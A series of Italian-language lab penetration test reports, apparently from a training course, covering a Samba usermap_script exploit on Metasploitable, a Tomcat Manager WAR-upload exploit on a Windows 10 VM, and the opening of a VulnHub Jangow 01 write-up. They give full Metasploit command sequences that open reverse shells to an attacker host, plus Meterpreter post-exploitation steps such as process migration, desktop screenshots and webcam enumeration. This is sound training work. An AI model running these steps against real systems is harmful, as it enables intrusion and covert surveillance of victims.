4 packets transmitted, 4 received, 0% packet loss, time 3001ms
rtt min/avg/max/mdev = 0.418/0.920/1.970/0.621 ms
nsfadmin@metasploitable:~$ 

```

## 2. Vulnerability Scanning

Il **Vulnerability Scanning** eseguito con Nessus sul nodo Metasploitable ha rappresentato la fase diagnostica chiave per comprendere la superficie d'attacco della macchina nel nostro laboratorio.

Il risultato complessivo è stato consistente e rivelatore: il motore di scansione ha riportato **104 vulnerabilità** totali, un'indicazione che il sistema ospitava numerose esposizioni tra informazioni utili per la ricognizione e problemi con impatto potenzialmente elevato. Di queste, sette risultavano classificate come critiche e quattro come ad alta severità, mentre sedici avevano gravità media e sette erano catalogate come basse; il resto delle evidenze era costituito da elementi informativi e scoperte di configurazione che, pur non essendo immediatamente sfruttabili, hanno fornito contesto importante per le fasi successive.

<b>CRITICAL</b>	10,0*	-	-	61708	VNC Server 'password' Password
<b>HIGH</b>	8,6	5,2	0,0334	136769	ISC BIND Service Downgrade / Reflected DoS
<b>HIGH</b>	7,5	-	-	42256	NFS Shares World Readable
<b>HIGH</b>	7,5	6,1	0,3833	42873	ESI: Medium severity vulnerabilities Supported (SWEET32)
<b>HIGH</b>	7,5	5,9	0,7993	10559	Samba Badlock Vulnerability
<b>MEDIUM</b>	6,5	4,4	0,0045	11155	ISC BIND 9.x < 9.11.22, 9.12.x < 9.12.6, 9.17.x < 9.17.4 DoS
<b>MEDIUM</b>	6,5	-	-	51192	SSL Certificate cannot Be Trusted
<b>MEDIUM</b>	6,5	-	-	57582	SSL Self-Signed Certificate

Durante l'analisi dei risultati, il finding che ha attirato la nostra attenzione è stato quello relativo al servizio Samba: il plugin di Nessus ha segnalato in modo chiaro una vulnerabilità nota, identificata nella letteratura come

«Badlock», associata al servizio in ascolto sulla porta TCP 445. Non si trattava di una mera voce in un report, ma di un riscontro supportato da **fingerprinting** e informazioni di versione che indicavano una reale probabilità di **exploitabilità**. Questo ha reso il problema particolarmente rilevante, perché Samba è un servizio di **file sharing** e comunicazione di rete ampiamente utilizzato: quando è vulnerabile, le conseguenze vanno oltre la perdita di informazione e possono includere accessi non autorizzati, movimento laterale e potenziali escalation di privilegi.

### 3. Penetration Testing

La fase pratica del penetration testing è stata condotta come una verifica controllata per trasformare le osservazioni del report di scansione in prove concrete.

Dopo che Nessus ha indicato la presenza di un servizio Samba vulnerabile sulla porta 445 abbiamo usato Metasploit per accedere alla macchina interessata

L'exploit scelto si chiama exploit/multi/samba/usermap\_script. Spiegato in parole semplici, questo tipo di attacco sfrutta un difetto nel modo in cui Samba passa dei “nomi” a un piccolo programma di sistema chiamato script.

Normalmente Samba può essere configurato per chiedere a un altro programma di tradurre o verificare i nomi degli utenti; quando questa funzione è mal configurata, i nomi che Samba invia possono contenere caratteri che il sistema interpreta come comandi.

È come se, invece di consegnare un biglietto con un nome, si consegnasse un biglietto che dice “fai questo”, e il ricevente eseguisse l'istruzione senza verificare se è sicura.

Chi sfrutta questa falla riesce a far eseguire comandi sul server da remoto, senza dover inserire una password.

quindi settiamo Rhosts, Rport e Lhost e eseguiamo l'exploit.

```

msf exploit(multi/samba/usermap_script) > options
Module options (exploit/multi/samba/usermap_script):
  Name   Current Setting  Required  Description
  ----  ==============  ======  =
  CHOST          no        The local client address
  CPORt          no        The local client port
  Proxies        no        A proxy chain of format type:host:port[, type:host:port][ ... ]. Supported proxies: socks5, socks5h, http, sapni, socks4
  RHOSTS         192.168.50.150  yes      The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT          445       yes      The target port (TCP)

  Payload options (cmd/unix/reverse_netcat):
    Name   Current Setting  Required  Description
    ----  ==============  ======  =
    LHOST         192.168.50.100  yes      The listen address (an interface may be specified)
    LPORT         5555      yes      The listen port

  Exploit target:
    Id  Name
    --  --
    0   Automatic

```

una volta entrati all'interno della macchina per dimostrare l'effettiva riuscita del test, è stato eseguito il comando **ifconfig**, per verificare l'indirizzo di rete della macchina vittima.

```

ifconfig
eth0      Link encap:Ethernet HWaddr 08:00:27:c3:30:ba
          inet addr:192.168.50.150 Bcast:192.168.50.255 Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fec3:30ba/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
          RX packets:13014 errors:0 dropped:0 overruns:0 frame:0
          TX packets:10864 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:1497194 (1.4 MB) TX bytes:1919802 (1.8 MB)
          Base address:0xd020 Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1 Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING MTU:16436 Metric:1
          RX packets:1673 errors:0 dropped:0 overruns:0 frame:0
          TX packets:1673 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:676723 (660.8 KB) TX bytes:676723 (660.8 KB)

```

## 4. Conclusioni

In conclusione, la vulnerabilità sfruttata nel servizio Samba ha mostrato quanto possa essere pericoloso lasciare attivi servizi non aggiornati o configurati in modo errato. Per ridurre al minimo il rischio di questo tipo di attacco è fondamentale mantenere sempre Samba aggiornato con le patch di sicurezza più recenti, poiché le versioni più nuove correggono il difetto che permette

l'esecuzione di comandi da remoto. Laddove il servizio non sia strettamente necessario, è consigliabile disattivarlo o limitarne l'uso solo alle reti interne e affidabili, impedendo l'accesso alla porta 445 da Internet o da reti esterne. Una corretta configurazione dei permessi e dei file condivisi, insieme a un costante monitoraggio dei log di sistema per individuare attività anomale, completa la strategia di mitigazione. In questo modo la vulnerabilità testata nel laboratorio non solo viene chiusa, ma diventa un'occasione per rafforzare complessivamente la sicurezza dell'infrastruttura.



# EXPLOIT WINDOWS CON METASPLOIT REPORT



**QUANTUM STRIKE**  
ETHICAL HACKING TEAM

**2025**

# Penetration Testing su Servizio Apache Tomcat

## 1. Introduzione

Nel corso dell'attività di verifica della sicurezza dei sistemi, è stato condotto un test di penetrazione mirato all'individuazione e allo sfruttamento di vulnerabilità presenti su un Windows 10 che ospita il servizio Apache Tomcat.

L'obiettivo principale del test è stato valutare il livello di esposizione del sistema a potenziali attacchi attraverso servizi web esposti.

Durante l'attività, è stata identificata una vulnerabilità del componente Tomcat che ha consentito il caricamento di un payload malevolo attraverso l'interfaccia di gestione delle applicazioni web.

Questa vulnerabilità, quando sfruttata con successo, permette l'esecuzione di codice arbitrario sul server target.

La macchina attaccante è stata collocata all'interno della stessa rete locale che ospita il Windows 10, in modo da riprodurre uno scenario di compromissione interna. Gli indirizzi IP sono stati assegnati secondo il piano di test (**host attaccante: 192.168.200.100/24, server Windows: 192.168.200.200/24**)

```
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
  link/ether 08:00:27:d1:f8:5d brd ff:ff:ff:ff:ff:ff
    inet 192.168.200.100/24 brd 192.168.200.255 scope global noprefixroute eth0
      valid_lft forever preferred_lft forever
    inet6 fe80::6c3a:690c:ad53:ee41/64 scope link noprefixroute
      valid_lft forever preferred_lft forever
```

Scheda Ethernet Ethernet:

```
Suffisso DNS specifico per connessione:
Indirizzo IPv4 . . . . . : 192.168.200.200
Subnet mask . . . . . : 255.255.255.0
Gateway predefinito . . . . . : 192.168.200.255
```

Per questo esercizio è stato utilizzato il framework Metasploit, preinstallato sulla distribuzione Kali Linux, che fornisce un ambiente completo per lo sviluppo, il test e l'esecuzione di exploit contro sistemi remoti.

## 2. Analisi della Vulnerabilità (Tomcat)

Apache Tomcat è un application server ampiamente utilizzato per l'hosting di applicazioni web Java. Tra le sue funzionalità, include un'interfaccia di gestione chiamata "Tomcat Manager" che permette agli amministratori di distribuire, rimuovere e gestire applicazioni web attraverso un'interfaccia grafica via browser.

La vulnerabilità analizzata in questo test risiede nella configurazione del componente Tomcat Manager quando questo è accessibile con credenziali deboli o predefinite. L'interfaccia infatti permette il caricamento di file WAR (Web Application Archive), che sono pacchetti contenenti applicazioni web Java complete.

Un attaccante che ottenga accesso a questa interfaccia può caricare un file WAR malevolo contenente un payload che, una volta distribuito, viene eseguito dal server con i privilegi del processo Tomcat.

Le conseguenze di un attacco riuscito attraverso questa vulnerabilità sono significative e possono includere:

- Esecuzione di codice arbitrario sul server con i privilegi dell'utente Tomcat
- Compromissione completa del sistema se il servizio è in esecuzione con privilegi elevati
- Accesso a dati sensibili memorizzati sul server o accessibili dalla rete
- Utilizzo del sistema compromesso come punto di ingresso per attacchi laterali nella rete
- Installazione di backdoor persistenti per mantenere l'accesso nel tempo

### 3. Penetration Testing

La prima fase del test ha previsto la verifica della connettività con la macchina target e l'utilizzo di uno scanner di vulnerabilità per identificare i servizi esposti. Per questa attività è stato impiegato Nessus, un tool professionale di vulnerability assessment che permette di identificare servizi, versioni software e potenziali vulnerabilità note.

```
(kali㉿kali)-[~]
└─$ ping 192.168.200.200
PING 192.168.200.200 (192.168.200.200) 56(84) bytes of data.
64 bytes from 192.168.200.200: icmp_seq=1 ttl=128 time=1.79 ms
64 bytes from 192.168.200.200: icmp_seq=2 ttl=128 time=0.712 ms
64 bytes from 192.168.200.200: icmp_seq=3 ttl=128 time=2.12 ms
64 bytes from 192.168.200.200: icmp_seq=4 ttl=128 time=0.842 ms
```



192.168.200.200



Vulnerabilities Total: 86

Severity	CVSS V3.0	VPR Score	EPSS Score	Plugin	Name
CRITICAL	9.8	8.9	-	197843	Apache Tomcat 7.0.0 < 7.0.100 multiple vulnerabilities
CRITICAL	9.8	6.7	0.5305	111066	Apache Tomcat 7.0.0 < 7.0.89
CRITICAL	9.8	8.9	0.9447	134862	Apache Tomcat AJP Connector Request Injection (Ghostcat)
CRITICAL	9.8	8.4	-	175373	Microsoft Message Queuing RCE (CVE-2023-21554, QueueJun
CRITICAL	9.8	6.7	0.2724	100464	Microsoft Windows SMBv1 Multiple Vulnerabilities
CRITICAL	10.0	-	-	171351	Apache Tomcat SSeL (7.0.x)
HIGH	8.1	9.0	0.9437	103782	Apache Tomcat 7.0.0 < 7.0.82
HIGH	8.1	7.4	0.9416	124064	Apache Tomcat 7.0.0 < 7.0.94 multiple vulnerabilities
HIGH	8.1	9.8	0.9432	97833	MS17-010: Security Update for Microsoft Windows SMB Server (4013389) (ETERNALBLUE) (ETERNALCHAMPION) (ETERNALROMANCE) (ETERNALSYNTERGY) (WannaCry) (EternalRocks) (Petya) (uncredentialed check)
HIGH	7.5	6.7	-	197838	Apache Tomcat 7.0.0 < 7.0.99 multiple vulnerabilities
HIGH	7.5	4.4	-	197826	Apache Tomcat 7.0.25 < 7.0.90
HIGH	7.5	3.6	0.9215	138851	Apache Tomcat 7.0.27 < 7.0.105
HIGH	7.5	3.6	0.1609	121121	Apache Tomcat 7.0.28 < 7.0.88
HIGH	7.5	6.1	0.3775	42873	SSL Medium Strength Cipher Suites Supported (SWEET32)
HIGH	7.0	6.7	0.9333	136770	Apache Tomcat 7.0.0 < 7.0.104
HIGH	7.0	5.9	0.0571	147163	Apache Tomcat 7.0.0 < 7.0.108 multiple vulnerabilities
HIGH	7.5*	5.9	0.3584	10483	PostgreSQL Default Unpassworded Account

La scansione ha rivelato la presenza del servizio Apache Tomcat in esecuzione sulla macchina target, con l'interfaccia Tomcat Manager accessibile e protetta da autenticazione HTTP Basic.

Questa scoperta ha fornito il punto di partenza per la fase successiva di exploitation. L'utilizzo di Nessus ha permesso di ottenere una visione completa dei servizi esposti, facilitando l'identificazione del vettore di attacco più promettente.

### 3.1 Exploitation

Dopo aver identificato il servizio Tomcat Manager come potenziale vettore di attacco, è stato avviato il framework Metasploit attraverso il comando **msfconsole**. Il modulo di exploit selezionato è stato **exploit/multi/http/tomcat\_mgr\_upload**.

“Il modulo è un exploit multi-piattaforma che permette l'esecuzione di payload su server Apache Tomcat che hanno l'applicazione "manager" esposta e accessibile. Il funzionamento del modulo si basa sul caricamento di un payload encapsulato in un archivio WAR contenente un applicazione JSP, tramite una richiesta POST verso l'endpoint : /manager/html/upload.”

Una volta caricato e distribuito automaticamente da Tomcat, il payload stabilisce una connessione verso la macchina attaccante, fornendo una sessione interattiva di Meterpreter che permette di eseguire comandi sul sistema target e utilizzare numerose funzionalità di post-exploitation.

La configurazione del modulo ha richiesto l'impostazione di diversi parametri, di seguito i comandi Metasploit eseguiti in sequenza:

```
use exploit/multi/http/tomcat_mgr_upload
set RHOSTS 192.168.200.200
set LHOST 192.168.200.100
set LPORT 7777
set RPORT 8080
set HTTPUSERNAME admin
set HTTPPASSWORD password
Exploit
```

```
msf > use exploit/multi/http/tomcat_mgr_upload
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf exploit(multi/http/tomcat_mgr_upload) > set RHOSTS 192.168.200.200
RHOSTS => 192.168.200.200
msf exploit(multi/http/tomcat_mgr_upload) > set LHOST 192.168.200.100
LHOST => 192.168.200.100
msf exploit(multi/http/tomcat_mgr_upload) > set LPORT 7777
LPORT => 7777
```

```
msf exploit(multi/http/tomcat_mgr_upload) > set HTTPUSERNAME admin
HTTPUSERNAME => admin
msf exploit(multi/http/tomcat_mgr_upload) > set HTTPPASSWORD password
HTTPPASSWORD => password
msf exploit(multi/http/tomcat_mgr_upload) > set RPORT 8080
RPORT => 8080
msf exploit(multi/http/tomcat_mgr_upload) > exploit
[*] Started reverse TCP handler on 192.168.200.100:7777
[*] Retrieving session ID and CSRF token ...
[*] Uploading and deploying iobQQFmDCS616Z3CJ02sq ...
[*] Executing iobQQFmDCS616Z3CJ02sq ...
[*] Undeploying iobQQFmDCS616Z3CJ02sq ...
[*] Undeployed at /manager/html/undeploy
[*] Sending stage (58073 bytes) to 192.168.200.200
[*] Meterpreter session 2 opened (192.168.200.100:7777 -> 192.168.200.200:49829) at 2025-11-13 06:17:10 -0500
0
meterpreter > 
```

Il risultato dell'operazione è stato l'ottenimento di una sessione Meterpreter attiva, confermando il successo dell'exploitation e fornendo accesso completo al sistema target per le successive attività di post-exploitation.

## 4. Evidenze di Post-Exploitation

Una volta ottenuta la sessione Meterpreter, è stata eseguita una fase di verifica e raccolta di informazioni per documentare le capacità operative disponibili attraverso la sessione compromessa.

### 4.1 Identificazione del Sistema Target

Per raccogliere informazioni dettagliate sul sistema compromesso, è stato utilizzato il comando **sysinfo**, che fornisce dati relativi al sistema operativo, all'architettura hardware e ad altre caratteristiche del target.

```
meterpreter > sysinfo
Computer       : DESKTOP-9K104BT
OS            : Windows 8 6.2 (amd64)
Architecture   : x64
System Language: it_IT
Meterpreter    : java/windows
meterpreter > 
```

Questo comando ha confermato che il sistema target è una macchina Windows 10, fornendo dettagli aggiuntivi sulla versione del sistema operativo e sull'architettura del processore.

Per determinare se la macchina target è un sistema virtuale o un computer fisico, abbiamo utilizzato una seconda tecnica, l'utilizzo di Nmap con l'opzione di OS detection:

```
Nmap -O 192.168.200.200
```

```
MAC Address: 08:00:27:79:91:96 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Microsoft Windows 10
OS CPE: cpe:/o:microsoft:windows_10
OS details: Microsoft Windows 10 1507 - 1607
Network Distance: 1 hop
Service Info: Host: DESKTOP-9K104BT; OS: Windows; CPE: cpe:/o:microsoft:windows
```

L'analisi combinata dei risultati ha permesso di determinare con ragionevole certezza che il sistema target è in esecuzione in un ambiente virtualizzato.

## 4.2 Configurazione di Rete e Indirizzo IP

Per recuperare le informazioni complete sulla configurazione di rete della macchina target, è stato utilizzato il comando **ipconfig** all'interno della sessione Meterpreter:

```
Interface 1
=====
Name      : lo - Software Loopback Interface 1
Hardware MAC : 00:00:00:00:00:00
MTU       : 4294967295
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff

Interface 2
=====
Name      : eth0 - Microsoft Kernel Debug Network Adapter
Hardware MAC : 00:00:00:00:00:00
MTU       : 4294967295

Interface 3
=====
Name      : net0 - Microsoft ISATAP Adapter #2
Hardware MAC : 00:00:00:00:00:00
MTU       : 1280
IPv6 Address : fe80::5efe:c0a8:c8c8
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff

Interface 4
=====
Name      : eth1 - Intel(R) PRO/1000 MT Desktop Adapter
Hardware MAC : 08:00:27:79:91:96
MTU       : 1500
IPv4 Address : 192.168.200.200
IPv4 Netmask : 255.255.255.0

Interface 5
=====
Name      : net1 - Microsoft Teredo Tunneling Adapter
Hardware MAC : 00:00:00:00:00:00
MTU       : 1280
IPv6 Address : 2001:0:2851:782c:20eb:1f22:a2d3:b757
IPv6 Netmask : ::
IPv6 Address : fe80::20eb:1f22:a2d3:b757
IPv6 Netmask : ffff:ffff::
```

Questo comando ha fornito un output dettagliato dell'Indirizzo IP della macchina target: completo di : Subnet mask, gateway predefinito e Configurazione DNS

La conferma dell'indirizzo IP ha validato che la sessione Meterpreter fosse effettivamente connessa alla macchina target corretta.

## 4.3 Enumerazione delle Webcam

Per verificare la presenza di dispositivi webcam collegati nella macchina target, è stato utilizzato il comando specifico **webcam\_list**

```
meterpreter > webcam_list  
[-] stdapi_webcam_list: Operation failed: A device attached to the system is not functioning.
```

Questo comando interroga il sistema per identificare tutti i dispositivi di cattura video disponibili.

In quanto Meterpreter include funzionalità per acquisire immagini o video dalla webcam senza notifica all'utente.

## 4.4 Acquisizione dello Screenshot del Desktop

Una delle evidenze più significative della compromissione è rappresentata dalla capacità di acquisire screenshot del desktop della macchina target. Tuttavia, questa operazione ha presentato una complessità tecnica che ha richiesto un'azione preliminare.

Per impostazione predefinita, la sessione Meterpreter viene eseguita nel contesto dell'utente che gestisce il servizio Tomcat, spesso l'account di sistema “**SYSTEM**”. Gli utenti di sistema, per ragioni di sicurezza e isolamento, non hanno accesso al desktop interattivo e quindi non possono acquisire screenshot dello schermo. Per superare questa limitazione, è stato necessario migrare la sessione Meterpreter verso un processo in esecuzione nel contesto di un utente interattivo con accesso al desktop. Questo processo è stato eseguito attraverso i seguenti passaggi:

```
meterpreter > ps
```

Il comando “**ps**” ha fornito un elenco completo di tutti i processi in esecuzione sul sistema target, includendo il Process ID.

PID	Name	User	Path
0	System Idle Process	NT AUTHORITY\System	System Idle Process
4	System	NT AUTHORITY\SYSTEM	System
268	smss.exe	NT AUTHORITY\SYSTEM	smss.exe
292	svchost.exe	NT AUTHORITY\SYSTEM	svchost.exe
312	ApplicationFrameHost.exe	DESKTOP-9K104BT\user	ApplicationFrameHost.exe
348	pg_ctl.exe	NT AUTHORITY\SERVIZIO DI RETE	pg_ctl.exe
352	csrss.exe	NT AUTHORITY\SYSTEM	csrss.exe
428	wininit.exe	NT AUTHORITY\SYSTEM	wininit.exe
444	csrss.exe	NT AUTHORITY\SYSTEM	csrss.exe
504	winlogon.exe	NT AUTHORITY\SYSTEM	winlogon.exe
544	services.exe	NT AUTHORITY\SYSTEM	services.exe
552	lsass.exe	NT AUTHORITY\SYSTEM	lsass.exe
608	svchost.exe	NT AUTHORITY\SERVIZIO LOCALE	svchost.exe
632	svchost.exe	NT AUTHORITY\SYSTEM	svchost.exe
688	svchost.exe	NT AUTHORITY\SERVIZIO DI RETE	svchost.exe
700	tomcat7w.exe	DESKTOP-9K104BT\user	tomcat7w.exe
800	dwm.exe	Window Manager\DWIM-1	dwm.exe
856	svchost.exe	NT AUTHORITY\SERVIZIO DI RETE	svchost.exe
864	cmd.exe	DESKTOP-9K104BT\user	cmd.exe
900	svchost.exe	NT AUTHORITY\SERVIZIO LOCALE	svchost.exe
912	svchost.exe	NT AUTHORITY\SERVIZIO LOCALE	svchost.exe
992	svchost.exe	NT AUTHORITY\SYSTEM	svchost.exe
1012	VBoxService.exe	NT AUTHORITY\SYSTEM	VBoxService.exe
1252	steamwebhelper.exe	DESKTOP-9K104BT\user	steamwebhelper.exe
1264	WmsSvc.exe	NT AUTHORITY\SYSTEM	WmsSvc.exe
1272	WmsSelfHealingSvc.exe	NT AUTHORITY\SYSTEM	WmsSelfHealingSvc.exe
1352	TCPSVCS.EXE	NT AUTHORITY\SERVIZIO LOCALE	TCPSVCS.EXE
1512	spoolsv.exe	NT AUTHORITY\SYSTEM	spoolsv.exe
1520	java.exe	NT AUTHORITY\SYSTEM	java.exe
1636	svchost.exe	NT AUTHORITY\SERVIZIO LOCALE	svchost.exe
1716	svchost.exe	NT AUTHORITY\SERVIZIO DI RETE	svchost.exe


Dall'analisi dell'output è stato identificato un processo in esecuzione nel contesto di un utente non-SYSTEM con accesso alla sessione desktop interattiva. Il processo selezionato aveva **PID 312**.

**meterpreter > migrate 312**

**meterpreter > screenshot**

Il comando migrate ha trasferito la sessione Meterpreter dal processo originale al processo target identificato. Questa operazione, permette alla sessione di ereditare i privilegi e il contesto di sicurezza del nuovo processo, incluso l'accesso al desktop interattivo.

Una volta completata la migrazione, è stato possibile procedere con l'acquisizione dello screenshot:



Il comando ha catturato un'immagine dello schermo corrente della macchina target, salvandola automaticamente sulla macchina attaccante. Lo screenshot rappresenta una prova tangibile della compromissione e fornisce visibilità immediata sulle attività in corso sul sistema target.

## 5. Considerazioni Finali

L'attività di penetration testing condotta ha evidenziato come la sicurezza dei servizi web esposti rappresenti un elemento critico nella protezione dell'infrastruttura IT. L'exploit del servizio Tomcat Manager, reso possibile dall'utilizzo di credenziali deboli e dalla mancata implementazione di adeguate misure di hardening, ha permesso di ottenere il controllo completo del sistema target in un tempo estremamente ridotto.

La vulnerabilità sfruttata non è legata a un difetto del software Apache Tomcat in sé, ma deriva da una configurazione inadeguata e nell'esposizione dei servizi. Questo sottolinea un principio fondamentale della sicurezza informatica: anche il software più robusto e aggiornato può diventare un punto di ingresso se non configurato correttamente.

Le evidenze raccolte durante la fase di post-exploitation hanno evidenziato l'ampiezza delle capacità operative disponibili attraverso una sessione Meterpreter. La possibilità di enumerare la configurazione di rete, verificare la presenza di dispositivi multimediali, acquisire screenshot e migrare tra processi dimostra come un sistema compromesso possa essere utilizzato per raccogliere informazioni sensibili.

L'esperienza di questo test conferma che la sicurezza non può essere considerata un elemento accessorio, ma deve essere integrata in ogni fase del ciclo di vita dei sistemi, dalla progettazione alla configurazione, fino al monitoraggio continuo. Solo attraverso un approccio proattivo è possibile ridurre la superficie di attacco e proteggere l'organizzazione da minacce sempre più sofisticate.



# BB1 JANGOW O1 REPORT



**QUANTUM STRIKE**  
ETHICAL HACKING TEAM

**2025**


# Report Tecnico: Penetration Test "Jangow 01"

## 1. Introduzione e Obiettivo

**Obiettivo:** Effettuare un test di penetrazione "Black Box" su una macchina virtuale (Jangow 01) simulando un attacco dall'interno della rete aziendale. Lo scopo finale è ottenere i privilegi di amministratore (**root**) e scoprire i segreti contenuti nella macchina.

**Macchina Target:** Jangow-01-1.0.1.ova (da VulnHub)

## 2. Fase 1: Information Gathering (Reconnaissance)



```
kali㉿kali: ~
Session Actions Edit View Help
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:ac:57:71 brd ff:ff:ff:ff:ff:ff
    inet 192.168.100.13/24 brd 192.168.100.255 scope global dynamic noprefixroute eth0
        valid_lft 595sec preferred_lft 595sec
    inetc6 fe80::e0c:bdb9:a059:145e/64 scope link noprefixroute
        valid_lft forever preferred_lft forever

[(kali㉿kali)-[~]]$ arp-scan -l
pcap_activate: eth0: You don't have permission to perform this capture on that device
(socket: Operation not permitted)

[(kali㉿kali)-[~]]$ sudo !!
[(kali㉿kali)-[~]]$ sudo arp-scan -l
[sudo] password for kali:
Interface: eth0, type: EN10MB, MAC: 08:00:27:ac:57:71, IPv4: 192.168.100.13
WARNING: Cannot open MAC/Vendor file ieeeoui.txt: Permission denied
WARNING: Cannot open MAC/Vendor file mac-vendor.txt: Permission denied
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.100.11 08:00:27:e8:ce:a1 (Unknown)
192.168.100.12 08:00:27:16:e8:af (Unknown)
192.168.100.14 0a:00:27:00:00:17 (Unknown: locally administered)

3 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 2.110 seconds (121.33 hosts/sec). 3 responded

[(kali㉿kali)-[~]]$
```

- **Comando:** sudo arp-scan -l
- **Analisi:** Identificazione degli host attivi sulla rete locale.
